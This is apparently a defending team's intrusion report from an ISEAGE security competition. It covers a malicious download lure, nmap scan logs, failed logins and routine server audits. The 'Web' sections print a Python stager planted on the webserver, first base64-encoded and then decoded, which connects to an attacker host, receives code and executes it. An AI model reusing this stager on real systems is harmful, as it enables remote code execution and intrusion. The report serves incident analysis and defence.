

White Team 3PM Intrusion Report

Team 9

ISEAGE



Table of Contents

[IDS Activity Report](#)

[Web - Part 1](#)

[Web - Part 2](#)

[There were multiple failed authentication attempts made against the web server. Based on the auth logs, we determined that an attack attempted to login multiple times as root. This authentication failed and we do not believe they gained access to the server.](#)

[FTP](#)

[Remote Operations Server](#)

[Domain Controller](#)

[RPi](#)

[IDS](#)

[HMI](#)

IDS Activity Report

We have continued to monitor all activity through our OSSEC/ELK monitoring system, which has reflected some of the attacks that we are seeing. We saw that there was a password change by the "cchcadmin" user, but we verified that this was a legitimate user changing passwords.

▶ April 23rd 2016, 14:35:08.000	dc	8	User account changed.
▶ April 23rd 2016, 14:12:28.000	www	10	Multiple web server 400 error c source ip.
▶ April 23rd 2016, 13:52:40.000	dc	8	User account changed.

The IDS was helpful for us identifying what the attackers have been doing. We have been using it to monitor who is attempting to access the Webmin service and see their successful attempts. There has been a lot of password attempts and escalation to root and sudo usage, but this was mainly our IT staff working to detect what was going on in the system.

User login failed.	38
Login session opened.	33
Login session closed.	32
Unknown problem somewhere in the system.	31
Successful sudo to ROOT executed	14
SSHD authentication success.	12
No hostkey alg.	6
User successfully changed UID to root.	6

Social Engineering Attack

At 2:12PM (approximately), a Windows executable was accessible by download at <http://10.3.3.99.patch/cchcupdate.exe>. The Red Team was trying to convince users to visit this page and download the executable. We uploaded it to virustotal and it was flagged by multiple virus scanners as malicious.



SHA256: 68af55c4966d6bf1ba9fe3cbe42c8dd5cf371531073a2bb44b9017d6e73076a1
File name: cchcupdate.exe
Detection ratio: 23 / 55
Analysis date: 2016-04-23 19:22:23 UTC (1 minute ago)



Analysis File detail Additional information Comments Votes

Antivirus	Result	Update
ALYac	Gen:Variant.Graftor.269175	20160423
AVG	Generic_s.FHJ	20160423
Ad-Aware	Gen:Variant.Graftor.269175	20160423
AegisLab	Troj.W32.Gen.mfqG	20160423
AhnLab-V3	Trojan/Win32.Symmi	20160423
Arcabit	Trojan.Graftor.D41B77	20160423
Avast	Win32:Evo-gen [Susp]	20160423
BitDefender	Gen:Variant.Graftor.269175	20160423
DrWeb	Trojan.Click3.14979	20160423
ESET-NOD32	a variant of Win32/Agent.QQQ	20160423
Emsisoft	Gen:Variant.Graftor.269175 (B)	20160423
F-Secure	Gen:Variant.Graftor.269175	20160423
Fortinet	W32/Agent.QQQ!tr	20160423
GData	Gen:Variant.Graftor.269175	20160423

Web - Part 1

At 2:12PM, we found evidence of an nmap script/scan in our logs (see snippet below)

```
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "OPTIONS / HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "POST / HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "SSTP_DUPLEX_POST /sra_BA195980-CD49-458b-9E23-C84EE0ADC75)/ HTTP/1.1" 400 172 "-" "-"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET /browseDirectory.jsp HTTP/1.1" 200 2860 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET / HTTP/1.1" 200 2860 "-" "-"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET /NmapUpperCheck1461438747 HTTP/1.1" 200 2860 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET /jobtracker.jsp HTTP/1.1" 200 2860 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "POST / HTTP/1.1" 200 2860 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "MHSP / HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "OPTIONS / HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET / HTTP/1.1" 200 18036 "-" "-"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "POST /PHHTTPS HTTP/1.1" 400 172 "-" "-"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "OPTIONS / HTTP/1.1" 200 2860 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET /HNAPI HTTP/1.1" 404 90 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "HEAD / HTTP/1.1" 200 0 "-" "AnyConnect Darwin_i386 3.1.05160"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET / HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET /Nmap/folder/check1461438747 HTTP/1.1" 200 2860 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET /dfealth.jsp HTTP/1.1" 200 2860 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "OPTIONS / HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET /.git/HEAD HTTP/1.1" 200 2860 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET /robots.txt HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET /favicon.ico HTTP/1.1" 404 90 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET /favicon.ico HTTP/1.1" 200 2115 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "OPTIONS / HTTP/1.1" 200 2860 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "OPTIONS / HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "HEAD / HTTP/1.1" 301 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "POST / HTTP/1.1" 200 2860 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "PROPFIND / HTTP/1.1" 403 1386 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET / HTTP/1.1" 200 0 "-" "AnyConnect Darwin_i386 3.1.05160"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "PROPFIND / HTTP/1.1" 403 1386 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "OPTIONS / HTTP/1.1" 200 2860 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET / HTTP/1.1" 301 184 "-" "-"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "POST /PHHTTPS HTTP/1.1" 400 172 "-" "-"
10.0.0.167 - - [23/Apr/2016:14:12:26 -0500] "GET /.git/HEAD HTTP/1.1" 404 94 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:27 -0500] "OPTIONS / HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:27 -0500] "OPTIONS / HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:27 -0500] "GET / HTTP/1.0" 301 184 "-" "-"
10.0.0.167 - - [23/Apr/2016:14:12:27 -0500] "OPTIONS / HTTP/1.1" 200 2860 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:27 -0500] "HEAD / HTTP/1.1" 200 0 "-" "AnyConnect Darwin_i386 3.1.05160"
10.0.0.167 - - [23/Apr/2016:14:12:27 -0500] "OPTIONS / HTTP/1.1" 200 2860 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:27 -0500] "GET /NmapLowercheck1461438748 HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:27 -0500] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:27 -0500] "PROPFIND / HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:27 -0500] "GET / HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:27 -0500] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:27 -0500] "GET /HNAPI HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.0.167 - - [23/Apr/2016:14:12:27 -0500] "PROPFIND / HTTP/1.1" 301 184 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
```

At roughly 2:20PM, we discovered a Python script called cchc.py at /usr/local/ on the webserver. Encoded script is as follows:

```
1 #!/usr/bin/env python
2 import base64,sys;exec(base64.b64decode({2:str,3:lambda
b:bytes(b,'UTF-8')}[sys.version_info[0]]
('aw1wb3J0IHNVY2tldCxxzHJ1Y3QKcz1zb2NrZXQuc29ja2V0KDIsc29ja2V0LlN
PQ0tfU1RSRUfNKQpzLmNvbmlY3QoKCCxMC4wLjAuMjE5JyYwNDUwKQpsPXN0cnVj
dC51bnBhY2soJzJ5JjYxZnJlY3YoNCKpWzBdCmQ9cy5yZWN2KGwpCndoawxlIGxlb
ihkKTxs0goJZCs9cy5yZWN2KGwtbGVuKGQpKQpleGVjKGQseydzJzpzfSkK')))
```

By inspection, it appears to try and load shellcode in order to get remote access to the server.

According to log files, this was uploaded to the server through the Webmin service.

We do not believe they have remote access, since our server has been configured with iptables rules to disallow outbound communication.

In response to this attack, we have reset the passwords for the user root and user cchcAdmin.

This change was sent to Green Team immediately.

At 2:36PM, we detected that the 2:20PM intruder returned to our website. They attempted and failed to access our server through Webmin.

At 2:41PM, the same intruder began a DirBuster attack on our web server, visible though our IDS. We have banned the source IP temporarily as a result of this attack.

Web - Part 2

At 2:44PM, we were able to decode the Python script we found from the 2:20PM attack. The script is as follows:

```
1 import socket,struct
2 s=socket.socket(2,socket.SOCK_STREAM)
3 s.connect(('10.0.0.219',445))
4 l=struct.unpack('>I',s.recv(4))[0]
5 d=s.recv(l)
6 while len(d)<1:
7     d+=s.recv(1-len(d))
8 exec(d,{'s':s})
```

At 2:50PM, we detected activity through the Webmin file manager, which is called Filemin. As we are not sure if the file they are trying to transfer is malicious or not (meaning we don't know if it's Green Team), we are simply keeping an eye on the connection.

There were multiple failed authentication attempts made against the web server. Based on the auth logs, we determined that an attack attempted to login multiple times as root. This authentication failed and access was not granted because root login is disabled.

```
root@www:/var/log# cat auth.log | grep failure | grep "Apr 23 14"
Apr 23 14:25:41 www sudo: pam_unix(sudo:auth): authentication failure; logname= uid=0 euid=0 tty=/dev/pts/13 ruser=mattg rhost= user=mattg
Apr 23 14:25:41 www sudo: pam_ldap(sudo:auth): Authentication failure; user=mattg
Apr 23 14:26:31 www sshd[20546]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=mbrown
Apr 23 14:28:18 www sshd[20709]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=mbrown
Apr 23 14:28:26 www sudo: pam_unix(sudo:auth): authentication failure; logname= uid=0 euid=0 tty=/dev/pts/14 ruser=mbrown rhost= user=mbrown
Apr 23 14:32:54 www sshd[20950]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=mbrown
Apr 23 14:32:59 www sudo: pam_unix(sudo:auth): authentication failure; logname= uid=0 euid=0 tty=/dev/pts/15 ruser=mbrown rhost= user=mbrown
Apr 23 14:33:02 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
Apr 23 14:33:48 www sshd[20994]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=mbrown
Apr 23 14:33:52 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
Apr 23 14:33:59 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
Apr 23 14:34:00 www sudo: pam_unix(sudo:auth): authentication failure; logname= uid=0 euid=0 tty=/dev/pts/15 ruser=mbrown rhost= user=mbrown
Apr 23 14:34:15 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
Apr 23 14:34:22 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
Apr 23 14:34:29 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
Apr 23 14:34:35 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
Apr 23 14:34:43 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
Apr 23 14:34:49 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
Apr 23 14:34:52 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
Apr 23 14:34:59 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
Apr 23 14:35:06 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
Apr 23 14:37:28 www sshd[21201]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=jeffg
Apr 23 14:37:28 www sshd[21201]: pam_ldap(sshd:auth): Authentication failure; user=jeffg
Apr 23 14:38:28 www sshd[21201]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=jeffg
Apr 23 14:38:58 www sshd[21232]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10
Apr 23 14:38:58 www sshd[21232]: pam_ldap(sshd:auth): Authentication failure; user=cchcAdmin
Apr 23 14:40:36 www perl[21252]: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty=10000 ruser= rhost=127.0.0.1 user=cchcadmin
Apr 23 14:40:42 www sudo: pam_unix(sudo:auth): authentication failure; logname= uid=10005 euid=0 tty=/dev/pts/15 ruser=cchcadmin rhost= user=cchcadmin
Apr 23 14:43:14 www sshd[22038]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=cchcadmin
Apr 23 14:43:46 www su[22281]: pam_unix(su:auth): authentication failure; logname=cchcadmin uid=10005 euid=0 tty=/dev/pts/15 ruser=cchcadmin rhost= user=jeffg
Apr 23 14:46:01 www sudo: pam_unix(sudo:auth): authentication failure; logname= uid=0 euid=0 tty=/dev/pts/13 ruser=mattg rhost= user=mattg
Apr 23 14:47:00 www perl[22438]: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty=10000 ruser= rhost=127.0.0.1 user=cchcadmin
Apr 23 14:47:05 www sudo: pam_unix(sudo:auth): authentication failure; logname= uid=10005 euid=0 tty=/dev/pts/6 ruser=cchcadmin rhost= user=cchcadmin
Apr 23 14:47:07 www sshd[22440]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=mbrown
Apr 23 14:47:13 www sudo: pam_unix(sudo:auth): authentication failure; logname= uid=0 euid=0 tty=/dev/pts/6 ruser=mbrown rhost= user=mbrown
```


FTP

There were not any malicious login attempts for FTP. The following auth log failures resulted from admins typing their password incorrectly.

```
root@ftp:/var/log# cat auth.log | grep failure | grep "Apr 23 14"
Apr 23 14:33:18 ftp sshd[8121]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.3 user=mbrown
Apr 23 14:33:33 ftp sudo: pam_unix(sudo:auth): authentication failure; logname=mbrown uid=10002 euid=0 tty=/dev/pts/4 ruser=mbrown rhost= user=mbrown
Apr 23 14:34:22 ftp sshd[8147]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.3 user=mbrown
Apr 23 14:34:30 ftp sudo: pam_unix(sudo:auth): authentication failure; logname=mbrown uid=10002 euid=0 tty=/dev/pts/4 ruser=mbrown rhost= user=mbrown
Apr 23 14:38:32 ftp sshd[7654]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.4 user=mattg
Apr 23 14:51:39 ftp sshd[8189]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.3 user=mbrown
Apr 23 14:51:59 ftp sudo: pam_unix(sudo:auth): authentication failure; logname=mbrown uid=10002 euid=0 tty=/dev/pts/2 ruser=mbrown rhost= user=mbrown
root@ftp:/var/log#
```

Remote Operations Server


Same as before, we haven't noticed any strange behavior according to the logs below. Login activity was minimal during this time period.



Security Number of events: 3,843				
Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	4/23/2016 2:41:13 PM	Microsoft Windows sec...	4634	Logoff
Audit Success	4/23/2016 2:41:13 PM	Microsoft Windows sec...	4634	Logoff
Audit Success	4/23/2016 2:41:12 PM	Microsoft Windows sec...	4634	Logoff
Audit Success	4/23/2016 2:41:12 PM	Microsoft Windows sec...	4634	Logoff
Audit Success	4/23/2016 2:41:12 PM	Microsoft Windows sec...	4624	Logon
Audit Success	4/23/2016 2:41:12 PM	Microsoft Windows sec...	4648	Logon
Audit Success	4/23/2016 2:41:12 PM	Microsoft Windows sec...	4672	Special Logon
Audit Success	4/23/2016 2:41:12 PM	Microsoft Windows sec...	4624	Logon
Audit Success	4/23/2016 2:41:12 PM	Microsoft Windows sec...	4624	Logon
Audit Success	4/23/2016 2:41:12 PM	Microsoft Windows sec...	4648	Logon
Audit Success	4/23/2016 2:41:12 PM	Microsoft Windows sec...	4624	Logon
Audit Success	4/23/2016 2:41:12 PM	Microsoft Windows sec...	4672	Special Logon
Audit Success	4/23/2016 2:41:12 PM	Microsoft Windows sec...	4672	Special Logon
Audit Success	4/23/2016 2:41:11 PM	Microsoft Windows sec...	4672	Special Logon
Audit Success	4/23/2016 2:41:11 PM	Microsoft Windows sec...	4624	Logon
Audit Success	4/23/2016 2:07:31 PM	Microsoft Windows sec...	4648	Logon
Audit Success	4/23/2016 2:07:31 PM	Microsoft Windows sec...	4624	Logon
Audit Success	4/23/2016 2:07:31 PM	Microsoft Windows sec...	4624	Logon

Domain Controller

Same as before, we haven't noticed any strange behavior according to the logs below. Login activity was minimal during this time period.



Security Number of events: 173,454 (!) New events available					
Keywords	Date and Time	Source	Event ID	Task C...	
Audit Success	4/23/2016 2:41:12 PM	Micros...	4634	Logoff	
Audit Success	4/23/2016 2:41:12 PM	Micros...	4624	Logon	
Audit Success	4/23/2016 2:41:12 PM	Micros...	4634	Logoff	
Audit Success	4/23/2016 2:41:12 PM	Micros...	4634	Logoff	
Audit Success	4/23/2016 2:41:12 PM	Micros...	4634	Logoff	
Audit Success	4/23/2016 2:41:12 PM	Micros...	4624	Logon	
Audit Success	4/23/2016 2:41:12 PM	Micros...	4624	Logon	
Audit Success	4/23/2016 2:41:12 PM	Micros...	4624	Logon	
Audit Success	4/23/2016 2:41:12 PM	Micros...	4624	Logon	
Audit Success	4/23/2016 2:41:12 PM	Micros...	4769	Kerber...	
Audit Success	4/23/2016 2:41:12 PM	Micros...	4768	Kerber...	
Audit Success	4/23/2016 2:41:11 PM	Micros...	4634	Logoff	
Audit Success	4/23/2016 2:41:11 PM	Micros...	4634	Logoff	
Audit Success	4/23/2016 2:41:11 PM	Micros...	4624	Logon	
Audit Success	4/23/2016 2:41:11 PM	Micros...	4624	Logon	
Audit Success	4/23/2016 2:41:11 PM	Micros...	4634	Logoff	
Audit Success	4/23/2016 2:41:11 PM	Micros...	4624	Logon	

RPi

Given that we are unable to access this system, we are unable to report on any intrusions. We can note from IDS logs that there have been no reported intrusions on this device. If we want to get access to this system again, we would need to reboot it; we have decided to not reboot this system in order to preserve system uptime. Note that it is only SSH that is not available. The Modbus application is functioning correctly.

IDS

Our IDS does not appear to be compromised. As before, its location in our network makes it difficult for intruders to access it

HMI

Our IDS reports no strange activity for this server. Like the webserver, we believe that the instances of failed logins (and the like) are normal user behavior.

```
root@hmi:/var/log# cat auth.log | grep failure | grep "Apr 23 14"
Apr 23 14:35:08 hmi sshd[2407]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.3 user=mbrown
Apr 23 14:37:03 hmi sudo: pam_unix(sudo:auth): authentication failure; logname=mbrown uid=10002 euid=0 tty=/dev/pts/2 ruser=mbrown rhost= user=mbrown
Apr 23 14:54:24 hmi sshd[2480]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.3 user=mbrown
Apr 23 14:54:32 hmi sudo: pam_unix(sudo:auth): authentication failure; logname=mbrown uid=10002 euid=0 tty=/dev/pts/0 ruser=mbrown rhost= user=mbrown
```